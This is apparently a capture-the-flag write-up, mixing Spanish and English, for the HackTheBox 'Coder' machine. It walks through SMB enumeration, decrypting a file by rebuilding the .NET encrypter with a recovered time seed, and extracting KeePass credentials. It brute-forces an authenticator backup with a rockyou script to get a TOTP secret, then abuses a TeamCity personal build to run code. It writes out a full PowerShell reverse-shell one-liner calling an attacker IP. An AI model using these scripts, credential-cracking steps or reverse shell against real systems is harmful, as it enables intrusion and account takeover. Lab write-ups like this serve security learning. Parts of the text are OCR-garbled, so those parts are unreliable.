# Coder

#### nmap

```
nmap -sC -sV -oA nmap/coder 10.10.11.207
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-04 09:36 CET
Nmap scan report for 10.10.11.207
Host is up (0.15s latency).
Not shown: 987 closed tcp ports (reset)
PORT
        STATE SERVICE
                           VERSION
                          Simple DNS Plus
53/tcp open domain
80/tcp open http
                        Microsoft IIS httpd 10.0
| http-server-header: Microsoft-IIS/10.0
| http-title: IIS Windows Server
| http-methods:
| Potentially risky methods: TRACE
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-01-04 16:37:01Z)
135/tcp open msrpc
                          Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
                       Microsoft Windows Active Directory LDAP (Domain: coder.htb0., Site: Default-First-Site-Name)
389/tcp open ldap
| ssl-date: 2024-01-04T16:37:59+00:00; +7h59m11s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.coder.htb, DNS:coder.htb, DNS:CODER
| Not valid before: 2023-11-21T23:06:46
| Not valid after: 2033-11-21T23:16:46
443/tcp open ssl/http
                         Microsoft IIS httpd 10.0
I http-methods:
| Potentially risky methods: TRACE
| http-server-header: Microsoft-IIS/10.0
| ssl-date: 2024-01-04T16:38:00+00:00; +7h59m11s from scanner time.
ssl-cert: Subject: commonName=default-ssl/organizationName=HTB/stateOrProvinceName=CA/countryName=US
| Not valid before: 2022-11-04T17:25:43
| Not valid after: 2032-11-01T17:25:43
| http-title: IIS Windows Server
| tls-alpn:
| http/1.1
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap
                         Microsoft Windows Active Directory LDAP (Domain: coder.htb0., Site: Default-First-Site-Name)
| ssl-date: 2024-01-04T16:38:00+00:00; +7h59m11s from scanner time.
| ssl-cert: Subject:
Subject Alternative Name: DNS:dc01.coder.htb, DNS:coder.htb, DNS:CODER
| Not valid before: 2023-11-21T23:06:46
| Not valid after: 2033-11-21T23:16:46
                         Microsoft Windows Active Directory LDAP (Domain: coder.htb0., Site: Default-First-Site-Name)
3268/tcp open ldap
_ssl-date: 2024-01-04T16:37:59+00:00; +7h59m11s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.coder.htb, DNS:coder.htb, DNS:CODER
| Not valid before: 2023-11-21T23:06:46
| Not valid after: 2033-11-21T23:16:46
3269/tcp open ssl/ldap
                          Microsoft Windows Active Directory LDAP (Domain: coder.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.coder.htb, DNS:coder.htb, DNS:CODER
| Not valid before: 2023-11-21T23:06:46
| Not valid after: 2033-11-21T23:16:46
| ssl-date: 2024-01-04T16:38:00+00:00; +7h59m11s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
  date: 2024-01-04T16:37:50
_ start_date: N/A
| clock-skew: mean: 7h59m10s, deviation: 0s, median: 7h59m10s
| smb2-security-mode:
| 3:1:1:
    Message signing enabled and required
```

2/39

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 112.44 seconds

# /etc/hosts

vim /etc/hosts

10.10.11.207 coder.htb dc01.coder.htb

#### netexec

#Vemos los recursos smb con netexec

```
netexec smb 10.10.11.207 -u 'sojdfsjnf' -p " --shares
SMB
          10.10.11.207 445
                               DC01
                                             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:coder.htb) (signing:True)
(SMBv1:False)
SMB
          10.10.11.207
                         445
                               DC01
                                              [+] coder.htb\sojdfsjnf:
                               DC01
                                              [*] Enumerated shares
SMR
          10.10.11.207
                         445
                               DC01
SMR
          10.10.11.207
                         445
                                              Share
                                                           Permissions
                                                                         Remark
SMB
          10.10.11.207
                         445
                               DC01
                                              -----
SMB
          10.10.11.207
                         445
                               DC01
                                              ADMIN$
                                                                       Remote Admin
SMB
          10.10.11.207
                         445
                               DC01
                                              C$
                                                                     Default share
                               DC01
                                              Development
SMB
          10.10.11.207
                         445
                                                              RFAD
SMB
          10.10.11.207
                         445
                               DC01
                                              IPC$
                                                          READ
                                                                        Remote IPC
SMB
          10.10.11.207
                         445
                               DC01
                                              NETLOGON
                                                                         Logon server share
SMB
          10.10.11.207
                         445
                               DC01
                                              SYSVOL
                                                                       Logon server share
SMB
          10.10.11.207
                         445
                               DC01
                                              Users
                                                           READ
#Exploramos los Shared folder con smbclient
smbclient -N -U 'alle' //10.10.11.207/Users
Try "help" to get a list of possible commands.
smb: \> dir
                         DR
                                  0 Thu Nov 3 21:08:38 2022
                                  0 Thu Nov 3 21:08:38 2022
                         DR
 Default
                          DHR
                                    0 Wed Jun 29 06:11:21 2022
 desktop.ini
                           AHS
                                   174 Sat Sep 15 09:16:48 2018
 Public
                          DR
                                   0 Wed Jun 29 05:14:56 2022
           6232831 blocks of size 4096. 1013472 blocks available
smb: \> dir Desktop
NT_STATUS_NO_SUCH_FILE listing \Desktop
smb: \> dir Public
 Public
                          DR
                                   0 Wed Jun 29 05:14:56 2022
           6232831 blocks of size 4096. 1013472 blocks available
smb: \> get desktop.ini
getting file \desktop.ini of size 174 as desktop.ini (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
#Descargamos desktop.ini y miramos el contenido con strings
strings -e b desktop.ini
[.ShellClassInfo]
Localized Resource Name = @\%SystemRoot\% \setminus system 32 \setminus shell 32.dll, -21813
#Buscamos algo interesante en el directorio /Development
smbclient -N -U 'alle' //10.10.11.207/Development
Try "help" to get a list of possible commands.
smb: \> dir
                          D
                                 0 Thu Nov 3 16:16:25 2022
                          D
                                 0 Thu Nov 3 16:16:25 2022
 Migrations
                             D
                                    0 Tue Nov 8 23:11:25 2022
 Temporary Projects
                                       0 Fri Nov 11 23:19:03 2022
           6232831 blocks of size 4096. 1013409 blocks available
smb: \migrations\> dir
                          D
                                 0 Tue Nov 8 23:11:25 2022
                                 0 Tue Nov 8 23:11:25 2022
 adcs reporting
                                     0 Tue Nov 8 23:11:25 2022
 bootstrap-template-master
                                         0 Thu Nov 3 17:12:30 2022
```

6232831 blocks of size 4096. 1013408 blocks available

0 Thu Nov 3 17:12:36 2022

0 Thu Nov 3 17:12:41 2022

0 Fri Nov 4 20:14:54 2022

D

D

smb: \> RECURSE on

teamcity\_test\_repo

Cachet-2.4

kimchi-master

smb: \> prompt
smb: \> mget \*

### cifs-util

apt search cifs-util

```
Sorting... Done
Full Text Search... Done
cifs-utils/kali-rolling,now 2:7.0-2 amd64 [installed,automatic]
 Common Internet File System utilities
samba/kali-rolling 2:4.19.3+dfsg-2 amd64 [upgradable from: 2:4.19.2+dfsg-1]
 SMB/CIFS file, print, and login server for Unix
smbclient/kali-rolling 2:4.19.3+dfsg-2 amd64 [upgradable from: 2:4.19.2+dfsg-1]
 command-line SMB/CIFS clients for Unix
#Mount the network folder locally.
mkdir/mnt
mount //10.10.11.207/Development /mnt
Password for root@//10.10.11.207/Development:
#Empty password
Is mnt
   -(root®kali)-[~/.../machines/Coder/smb/Temporary Projects]
Ĺ_# Ⅱ
total 12
-rw-r--r-- 1 root root 5632 Jan 4 10:09 Encrypter.exe
-rw-r--r-- 1 root root 3808 Jan 4 10:09 s.blade.enc
#See a encrypter.exe
#See filetype.
file Encrypter.exe
Encrypter.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
#If the file do not get the time corret from the server use the complete comand and mount int into /mnt
sudo mount -t cifs \\\\dc01.coder.htb\\Development /mnt -o vers=3.0,username=guest,serverino,sec=ntlmsspi
```

### stat

stat s.blade.enc File: s.blade.enc

Size: 3808 Blocks: 8 IO Block: 4096 regular file

Device: 8,1 Inode: 4987867 Links: 1

Access: (0755/-rwxr-xr-x) Uid: ( 0/ root) Gid: ( 0/ root)

Access: 2024-01-06 16:03:51.276810420 +0100 Modify: 2022-11-11 23:17:08.374350100 +0100 Change: 2024-01-06 16:03:51.260810364 +0100 Birth: 2024-01-06 16:03:50.240806690 +0100

date -d "2024-01-04 10:09:18.522868573 +0100" +"%s"


1668205028

#Got the seed

# dnSpy

#Go to Windows machine and install <a href="mailto:dnSpy">dnSpy</a>
#Import Encrypter.exe inside Windows machine

```
#Open -- Select .exe file and decompile.
#Dotnet encrypter. Discovering the seed is based upon time, modifying into decrypt using metadata from the encrypted file to get the
seed
#See, it's looking for .enc files
// AES
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
public static void Main(string[] args)
{
     bool flag = args.Length != 1;
     if (flag)
     {
           Console.WriteLine("You must provide the name of a file to encrypt.");
     else
     {
           FileInfo fileInfo = new FileInfo(args[0]);
           string destFile = Path.ChangeExtension(fileInfo.Name, ".enc");
           long value = DateTimeOffset.Now.ToUnixTimeSeconds();
           Random random = new Random(Convert.ToInt32(value));
           byte[] array = new byte[16];
           random.NextBytes(array);
           byte[] array2 = new byte[32];
           random.NextBytes(array2);
           byte[] array3 = AES.EncryptFile(fileInfo.Name, destFile, array2, array);
     }
#Let's modify the Encryptor to create a Decryptor.
#Select "Export as proyect"
#Open .sln file with the Microsoft Visual Studio
using System;
using System.IO;
using System. Security. Cryptography;
// Token: 0x02000002 RID: 2
internal class AES
{
      // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
      public static void Main(string[] args)
            string srcfile = "C:\\Users\\allep\\Desktop\\tp2\\s.blade.enc";
            string destfile = "C:\\Users\\allep\\Desktop\\tp2\\s.blade";
            long num = 1668205028;
            Random seed = new Random(Convert.ToInt32(num));
            byte[] iv = new byte[16];
            seed.NextBytes(iv);
            byte[] key = new byte[32];
            seed.NextBytes(key);
            byte[] array3 = AES.DecryptFile(srcfile, destfile, key, iv);
      // Token: 0x06000002 RID: 2 RVA: 0x000020E8 File Offset: 0x000002E8
      private static byte[] DecryptFile(string sourceFile, string destFile, byte[] Key, byte[] IV)
            using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
            {
                  using (FileStream fileStream = new FileStream(destFile, FileMode.Create))
                        using (ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor(Key, IV))
                              using (CryptoStream cryptoStream = new CryptoStream(fileStream, cryptoTransform,
CryptoStreamMode.Write))
                                    using (FileStream fileStream2 = new FileStream(sourceFile, FileMode.Open))
                                    {
                                          byte[] array = new byte[1024];
                                          int count:
                                          while ((count = fileStream2.Read(array, 0, array.Length)) != 0)
                                               cryptoStream.Write(array, 0, count);
```



#Afer that, wee compile and use the Encryptor.exe to decrypt the s.blade.enc file. #Got a s.blade file

### 7*z*

file s.blade

s.blade: 7-zip archive data, version 0.4

#It's a zip file.

#Put the extension .7z to extract files.

7z I s.blade.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21 p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i5-10400F CPU @ 2.90GHz (A0653),ASM,AES-NI)

Scanning the drive for archives: 1 file, 3799 bytes (4 KiB)

Listing archive: s.blade.7z

Listing archive. S. blade.

--

Path = s.blade.7z

Type = 7z

Physical Size = 3799

Headers Size = 177

Method = LZMA2:12

Solid = -

Blocks = 2

Date	Time	Attr	Size	Compre	essed	Name
2022-11-0 2022-11-1			_	024 590		s.blade.kdbx
2022-11-1	1 23:13	 :55	36	14	3622	2 files

#Got two files, with x option wee can extract them.

7z x s.blade.7z

7-Zip [64] 16.02: Copyright (c) 1999-2016 Igor Pavlov: 2016-05-21 p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i5-10400F CPU @ 2.90GHz (A0653),ASM,AES-NI)

Scanning the drive for archives:

1 file, 3799 bytes (4 KiB)

Extracting archive: s.blade.7z

--

Path = s.blade.7z

Type = 7z

Physical Size = 3799

Headers Size = 177

Method = LZMA2:12

Solid = -

Blocks = 2

Everything is Ok

Files: 2

Size: 3614 Compressed: 3799

#Extract the keepass content and see a creed for the host teamcity-dev.coder.htb

kpcli --key .key --kdb s.blade.kdbx

Provide the master password: \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

KeePass CLI (kpcli) v3.8.1 is ready for operation.

Type 'help' for a description of available commands.

Type 'help <command>' for details on individual commands.

```
kpcli:/> Is
=== Groups ===
Root/
kpcli:/> cd Root
kpcli:/Root> dir
=== Entries ===
0. Authenticator backup codes
1. 0365
2. Teamcity
                                                                                             teamcity-dev.coder.htb
kpcli:/Root>
#Wee put the host into /etc/host file and go to the secure page. https://teamcity-dev.coder.htb
#It rediricts us to a Login page
#Wee can see the credds typing show -f 2
kpcli:/Root> show -f 2
Title: Teamcity
Uname: s.blade
 Pass: veh5nUSZFFoqz9CrrhSeuwhA
   URL: https://teamcity-dev.coder.htb
Notes:
#When wee log in, wee can find a 2fa.
#Let's see the zero one and the first one.
show -f 0
Title: Authenticator backup codes
Uname:
 Pass:
   URL:
Notes: {
                "6132e897-44a2-4d14-92d2-12954724e83f": {
                  "encrypted": true,
                  "hash": "6132e897-44a2-4d14-92d2-12954724e83f",
                  "index": 1,
                  "type": "totp",
                  "secret": "U2FsdGVkX1+3JfFoKh56OgrH5jH0LLtc+34jzMBzE+QbqOBTXqKvyEEPKUyu13N2",
                  "issuer": "TeamCity",
                  "account": "s.blade"
              },
               "key": {
                  "enc": "U2FsdGVkX19dvUpQDCRui5XaLDSbh9bP00/1iBSrKp7102OR2aRhHN0s4QHq/
NmYwxadLeTN7Me1a3LrVJ+JkKd76IRCnd1utGp/
Jv6w0hmcsqdhdccOpixnC3wAnqBp+5QyzPVaq24Z4L+Rx55HRUQVNLrkLgXpkULO20wYbQrJYN1D8nr3g/G0ukrmby+1", All States and States and States are supported by the contraction of the contraction of
                  "hash": "\$argon2id\$v=19\$m=16384, t=1, p=1\$L/v\\ Kleu5gFis+GLZbROCPw\$OzW14DA0kdgljCbo6MPDYoh+NEHnNCNV"
              }
           }
kpcli:/Root> show -f 1
Title: O365
Uname: s.blade@coder.htb
 Pass: AmcwNO60Zg3vca3o0HDrTC6D
Notes:
#Got creeds
user → s.blade@coder.htb
pass → AmcwNO60Zg3vca3o0HDrTC6D
user → s.blade
pass → veh5nUSZFFoqz9CrrhSeuwhA
```

#### netexec

SMB

**SMB** 

**SMB** 

**SMB** 

netexec smb 10.10.11.207 -u s.blade -p AmcwNO60Zg3vca3o0HDrTC6D 10.10.11.207 445 DC01 [\*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:coder.htb) (signing:True) (SMBv1:False) SMB 10.10.11.207 445 DC01 [+] coder.htb\s.blade:AmcwNO60Zg3vca3o0HDrTC6D #Let's see the shared folders. netexec smb 10.10.11.207 -u s.blade -p AmcwNO60Zg3vca3o0HDrTC6D --shares SMB DC01 [\*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:coder.htb) (signing:True) 10.10.11.207 445 (SMBv1:False) **SMB** 10.10.11.207 445 DC01 [+] coder.htb\s.blade:AmcwNO60Zg3vca3o0HDrTC6D DC01 [\*] Enumerated shares **SMB** 10.10.11.207 445 **SMB** 10.10.11.207 445 DC01 Share Permissions Remark **SMB** 10.10.11.207 445 DC01 **SMB** 10.10.11.207 445 DC01 ADMIN\$ Remote Admin **SMB** 10.10.11.207 445 DC01 C\$ Default share **SMB** 10.10.11.207 445 DC01 Development READ

READ

READ

READ

READ

Remote IPC

Logon server share

Logon server share

#Use smbclient to coonnect toexit the shared folder.

445

445

445

445

DC01

DC01

DC01

DC01

IPC\$

NETLOGON

SYSVOL

Users

10.10.11.207

10.10.11.207

10.10.11.207

10.10.11.207

smbclient -U s.blade@coder.htb //10.10.11.207/Users #Use password  $\rightarrow$  AmcwNO60Zq3vca3o0HDrTC6D

# Authenticator try1

https://addons.mozilla.org/es/firefox/addon/auth-helper/

```
#Install this extension to firefox.
#From the hash: "$argon2id$v=19$m=16384,t=1,p=1$L/vKleu5gFis+GLZbROCPw$OzW14DA0kdgljCbo6MPDYoh+NEHnNCNV"
#Wee can see, it is a argon2id hash.
#Wee want to bruteforce the hash.
#Let's make a js script to brutforce.
brute.js
//Let's read a file.
const fs = require('fs');
const readline = require('readline');
const readInterface = readline.createInterface({
     input: fs.createReadStream(process.argv[2]),
});
readInterface.on('line', function(line) {
     console.log(line);
});
#Test the script to this point.
node brute.is alle.txt
Hello im alle
#Install crypto-js
npm install crypto-js
#Try to decrypt hash with js script.
brute.js
//Let's read a file.
const fs = require('fs');
const readline = require('readline');
const CryptoJS = require('crypto-js');
const enc_key = "U2FsdGVkX19dvUpQDCRui5XaLDSbh9bP00/1iBSrKp7102OR2aRhHN0s4QHq/
NmYwxadLeTN7Me1a3LrVJ+JkKd76lRCnd1utGp/
//Get lenght of process argv
if ((process.argv).length < 3) {
     console.log("Usage: node brute.js <file>");
```

```
process.exit(1);
const readInterface = readline.createInterface({
      input: fs.createReadStream(process.argv[2]),
});
readInterface.on('line', function(line) {
            var key = CryptoJS.AES.decrypt(enc_key, line).toString();
            var totp_secret = CryptoJS.AES.decrypt(enc_totp_secret, key).toString(CryptoJS.enc.Utf8);
            if (totp_secret.length > 15) {
            console.log("Passphase: " + line)
            console.log("Totp: " + totp_secret);
            exit (0);
      } catch (err) {
            //return;
      }
});
```

node brute.js /usr/share/wordlists/rockyou.txt Passphase: skyblade

Totp: PM2CG6RO73QT74WS

#Now import the key in the firefow extension with the name TeamCity. #If it don't work, then syncronyze time because, the 2FA uses date.

ntpdate 10.10.11.207

2024-01-07 02:19:35.513730 (+0100) +28732.414390 +/- 0.073195 10.10.11.207 s1 no-leap CLOCK: time stepped by 28732.414390

# Authenticator\_try2

- #Wee can see how Two-Factor Authentication is used.
- #Podemos ver como la aplicacción web menciona una "authentication app", buscamos una extensión que nos permita gestionar este 2FA.
- #Vemos una extensión de software libre https://addons.mozilla.org/en-US/firefox/addon/auth-helper/
- #Si miramos bién el código de esta, podemos ver como dentro de src/definitions, se crean un tipo de clases.
- #Vemos otp.d.ts es particularmente intersante en el sentido de que nos revela 3 interfaces relacionadas con OTP storage and encryption;

```
interface EncryptionInterface {
  getEncryptedString(data: string): string;
  getDecryptedSecret(entry: OTPStorage): string | null;
  getEncryptionStatus(): boolean;
  updateEncryptionPassword(password: string): void;
}
```

#Podemos ver como la función en /src/models, encryption.ts nos devueleve una pista de como podríamos descubrir los códigos que tenemos.

```
getEncryptedString(data: string): string {
  if (!this.password) {
    return data;
  } else {
    return CryptoJS.AES.encrypt(data, this.password).toString();
  }
}
```

- #Sabemos que la librería Crypto-JS es la que se utiliza para encryptar los códigos.
- #La función getEncryptedString() nos muestra como utiliza la encyptación AES si le proporcionamos una contraseña.
- #En el fichero otp.ts, nos muestra el caso de si la entrade está encryptada o no.

```
if (entry.encrypted) {
  this.encSecret = entry.secret;
  this.secret = null;
  } else {
  this.secret = entry.secret;
  this.secret = entry.secret;
  this.encSecret = null;
  if (encryption && encryption.getEncryptionStatus()) {
    this.encSecret = encryption.getEncryptedString(this.secret);
  }
}
```

#Esto significa que la clave de backup está encryptada con una contraseña.

#Vamos al fichero import.ts, vemos la función decryptBackupData.

```
export function decryptBackupData(
backupData: { [hash: string]: OTPStorage },
passphrase: string | null
) {
const decryptedbackupData: { [hash: string]: OTPStorage } = {};
for (const hash of Object.keys(backupData)) {
    <...SNIP...>
    if (backupData[hash].encrypted && passphrase) {
        try {
            backupData[hash].secret = CryptoJS.AES.decrypt(
            backupData[hash].secret,
            passphrase
).toString(CryptoJS.enc.Utf8);
        <...SNIP...>
        return decryptedbackupData;
}
```

#Podemos ver como la función itera a través de las entradas JSON, en nuestro caso solo tenemos una y esta desencrypta la clave secreta utilizando una "passphrase".

- #Ya sabemos como la primera parte del JSON está compuesta.
- #La segunda parte de nuestro JSON la analizaremos ahora.
- #Podemos ver una clave con dos tipos de encryptación: La primera, "enc" y la segunda "hash".

```
"key": {
"enc":
"U2FsdGVkX19dvUpQDCRui5XaLDSbh9bP00/1iBSrKp7102OR2aRhHN0s4QHq/NmYwxadLeTN7Me1a3Lr
VJ+JkKd76lRCnd1utGp/Jv6w0hmcsqdhdccOpixnC3wAnqBp+5QyzPVaq24Z4L+Rx55HRUQVNLrkLgXpk
```

```
\label{local-prop} $$ULO20wYbQrJYN1D8nr3g/G0ukrmby+1",$$ "hash": $$ argon2id$v=19$m=16384,t=1,p=1$L/vKleu5gFis+GLZbROCPw$OzW14DA0kdgljCbo6MPDYoh+NEHnNCNV" $$ $$
```

#Podemos observar a donde nos lleva la función llamada decryptBackupData. Esta, nos lleva al fichero TextImport.vue, que nos revela que la clave "Key" está encryptada tabmién con AES utilizando la "passhrase"

```
if (key && passphrase) {
  decryptedbackupData = decryptBackupData(
  exportData,
  CryptoJS.AES.decrypt(key.enc, passphrase).toString()
);
```

#Luego, pasa la clave key.enc desencriptada a la función decryptBackupData, utiliza este valor para descifrar el secreto del objeto TOTP, utilizando posteriormente el secreto descifrado para descifrar el resto de de los datos ToTP.

#En resumen, los datos TOTP están cifrados con doble AES. La propiedad clave se utiliza para cifrar los datos TOTP y a su vez, está cifrado mediante el algoritmo AES. Cuando los datos TOTP necesitan ser descifrados, el valor key enc se decifra primero usando la frase de la contraseña y luego se utiliza para descifrar la propiedad secreta de cada entrada TOTP en el objeto backupData.

#Con todo esto en mente, podemos intentar a reverir el proceso mediante fuerza bruta a la frase inicial.

#Luego creamos un script que lee líneas de rockyou.txt e intenta descifrar el primer secreto. (key.enc en los datos JSON), y luego usa la salida hexadecimal de ese descifrado para descifrar el segundo secreto (hash.secret en los datos JSON).

```
var CryptoJS = require("crypto-js");
const convert = (from, to) => str => Buffer.from(str, from).toString(to)
const hexToUtf8 = convert('hex', 'utf8');
var secret1 =
"U2FsdGVkX19dvUpQDCRui5XaLDSbh9bP00/1iBSrKp7102OR2aRhHN0s4QHq/NmYwxadLeTN7Me1a3Lr
VJ+JkKd76lRCnd1utGp/Jv6w0hmcsqdhdccOpixnC3wAnqBp+5QyzPVaq24Z4L+Rx55HRUQVNLrkLgXpk
ULO20wYbQrJYN1D8nr3g/G0ukrmby+1";
var lineReader = require('readline').createInterface({
input: require('fs').createReadStream('/usr/share/wordlists/rockyou.txt')
}):
lineReader.on('line', function (line) {
var cipher1 = CryptoJS.AES.decrypt(secret1, line);
var originalText1 = cipher1.toString();
var secret2 =
"U2FsdGVkX1+3|fFoKh56OgrH5|H0LLtc+34|zMBzE+QbgOBTXgKvyEEPKUyu13N2";
var cipher2 = CryptoJS.AES.decrypt(secret2, originalText1);
var originalText2 = cipher2.toString();
if (/^[A-Za-z0-9]*$/.test(hexToUtf8(originalText2)) && hexToUtf8(originalText2)
!= "" && hexToUtf8(originalText2).length == 16) {
console.log(originalText1);
console.log(hexToUtf8(originalText2));
console.log(line);
});
```

- #Ejecutamos el script y esperamos unos segundos, después de lo cual obtenemos algún resultado.
- #Hemos descubierto con éxito la frase de contraseña skyblade, que ahora podemos usar para importar la copia de seguridad en la extensión Authenticator y comience a generar códigos TOTP.
- #Agregamos la extensión a nuestro navegador y siga los pasos a continuación para importar los datos:
- #Una vez que estemos en la configuración de Importar copia de seguridad, elegimos la opción "Importar copia de seguridad de texto" y pegamos los datos JSON en el cuadro de texto, asegurándose de seleccionar la opción cifrada.

node brute2.js

3a3c2614b17654f9f15dce9dd282955e4f82e32dd0397fbb5b6730354a3dc6a7465091e1bea6fd465aa83743fbd9e630c9dff2c461da26737dc693d0d88623129b7c1a9342d0c88b406d7d542d4414ee4f13ee3e127d9ed0a124773d66e8af460d4347e3551dace0299452b898cc01396c6c4cc8ab967cad

PM2CG6RO73QT74WS

skyblade

#Hemos descubierto con éxito la frase de contraseña skyblade, que ahora podemos usar para importar el haga una copia de seguridad en la extensión Authenticator y comience a generar códigos TOTP.

- #Agregamos la extensión a nuestro navegador e importar los datos en la opción Authenticator --> Settings → Backup
- #Una vez que estemos en la configuración de Importar copia de seguridad, elegimos la opción "Importar copia de seguridad de texto" y pegamos los datos JSON en el cuadro de texto, asegurándose de seleccionar la opción cifrada.
- #También, de la misma forma, podemos importar la clave TOTP desde el menú principal. O bíen modificar un fichero de backup con los campos correspondientes.

otpauth://totp/TeamCity:?secret=PM2CG6RO73QT74WS&issuer=TeamCity

#Una vez importado, se nos generará una clave de 6 dígitos que cambia cada minuto. Es muy importante tener el tiempo ntp actualizado.

ntpdate 10.10.11.207

2024-01-08 01:28:04.971352 (+0100) +28724.835798 +/- 0.060370 10.10.11.207 s1 no-leap

CLOCK: time stepped by 28724.835798

# ntp\_fix

sudo apt reinstall systemd-timesyncd apt-get install ntp

#### foothold

[21:25:11]i:

[21:25:11]:

[21:25:11]: Build preparation done

[21:25:11]: Step 1/1: Hello, World (PowerShell)

#Nos recibe el panel de TeamCity, donde encontramos el proyecto Development Testing.

[Step 1/1] PowerShell running in non-virtual agent context

#Podemos ver que hay un trabajo de compilación de prueba utilizando el repositorio teamcity\_test\_repo, que descubierto y descargado anteriormente.

[Step 1/1] PowerShell Executable: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

#Si navegamos en el repositorio, podemos ver como nos indica donde se encuentran los escripts de Powershell

```
[21:25:11]:
                  [Step 1/1] Working directory: C:\TeamCity\buildAgent\work\74c2f03019966b3e
[21:25:11] :
                  [Step 1/1] Command: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
[21:25:11]:
                  [Step 1/1] PowerShell arguments: -NoProfile, -NonInteractive, -ExecutionPolicy, ByPass, -File, C:
\TeamCity\buildAgent\work\74c2f03019966b3e\hello_world.ps1
[21:25:12]:
                  [Step 1/1] Hello, World!
#Nos dirigimos a la carpeta en cuestiópn para verlos. Vamos a /mnt
#IMPORTANTE. Tenemos que tener montado el recurso en local
mount //10.10.11.207/Development /mnt
Password for root@//10.10.11.207/Development:
  -(root%kali)-[~/Desktop/machines/Coder/decrypted]
└─# cd /mnt
  –(root⊛kali)-[/mnt]
Ĺ_# Ⅱ
total 0
drwxr-xr-x 2 root root 0 Nov 8 2022 Migrations
drwxr-xr-x 2 root root 0 Nov 11 2022 'Temporary Projects'
  -(root&kali)-[/mnt]
└─# cd Migrations
  –(root⊛kali)-[/mnt/Migrations]
Ĺ_# ||
total 0
drwxr-xr-x 2 root root 0 Nov 3 2022 Cachet-2.4
drwxr-xr-x 2 root root 0 Nov 8 2022 adcs reporting
drwxr-xr-x 2 root root 0 Nov 3 2022 bootstrap-template-master
drwxr-xr-x 2 root root 0 Nov 3 2022 kimchi-master
drwxr-xr-x 2 root root 0 Nov 4 2022 teamcity test repo
#Vemos el contenido de Migrations.
#Vamos a teamcity_test_repo
#Veamos el log del repositorio git.
ls -la
total 5
drwxr-xr-x 2 root root 0 Nov 4 2022.
drwxr-xr-x 2 root root 4096 Nov 8 2022 ..
drwxr-xr-x 2 root root 0 Nov 4 2022 .git
-rwxr-xr-x 1 root root 67 Nov 4 2022 hello world.ps1
commit 4aefc023afb818866bd8c0920d438b44e76f642b (HEAD -> master)
Author: Sonya Blade <s.blade@coder.htb>
Date: Fri Nov 4 13:14:05 2022 -0600
  initial commit
#Podemos modificar el contenido de la carpeta Migrations.
cp -r teamcity_test_repo/ ../..
#Vamos a: https://teamcity-dev.coder.htb/buildConfiguration/DevelopmentTesting_BuildConfig/203?
buildTab=log&focusLine=0&logView=flowAware
#Subimos un fichero. Tenemos que seleccionar la opción "run a personal build".
```

### rev shell

17:51:56

17:51:56

17:51:56

17:51:56 Done

+ CategoryInfo

#Ahora, podemos escribir un shell reverso para establecer una conexión. cd /usr/share/ git clone https://github.com/samratashok/nishang #En nuestro direcorio, escribimos: mkdir www cp /usr/share/nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 /root/Desktop/machines/Coder/www mv Invoke-PowerShellTcpOneLine.ps1 shell.ps1 vim shell.ps1 A simple and small reverse shell. Options and help removed to save space. #Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well. \$client = New-Object System.Net.Sockets.TCPClient('10.10.16.32',9001);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535  $%\{0\}$ ; while(( $$i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){; $data = (New-Object -TypeName)}$ System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length); \$stream.Flush()};\$client.Close() #\$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]\$bt=0..65535[% {0};while((\$i=\$sm.Read(\$bt, 0,\$bt.Length)) -ne 0){;\$d=(New-Object Text.ASCIIEncoding).GetString(\$bt,0,\$i);\$st=([text.encoding]::ASCII).GetBytes((iex \$d 2>&1)); \$sm.Write(\$st,0,\$st.Length)} git diff > diff.txt #Subimos el fichero diff al servidor de repos. #Observamos el log ene I servidor. Updating sources: personal build patch Step 1/1: Hello, World (PowerShell) PowerShell Executable: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe 17:51:55 Working directory: C:\TeamCity\buildAgent\work\74c2f03019966b3e Command: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe PowerShell arguments: -NoProfile, -NonInteractive, -ExecutionPolicy, ByPass, -File, C: \TeamCity\buildAgent\work\74c2f03019966b3e\hello world.ps1 17:51:56 IEX : At line:1 char:1 + A simple and small reverse shell. Options and help removed to save sp ... 17:51:56 17:51:56 This script contains malicious content and has been blocked by your 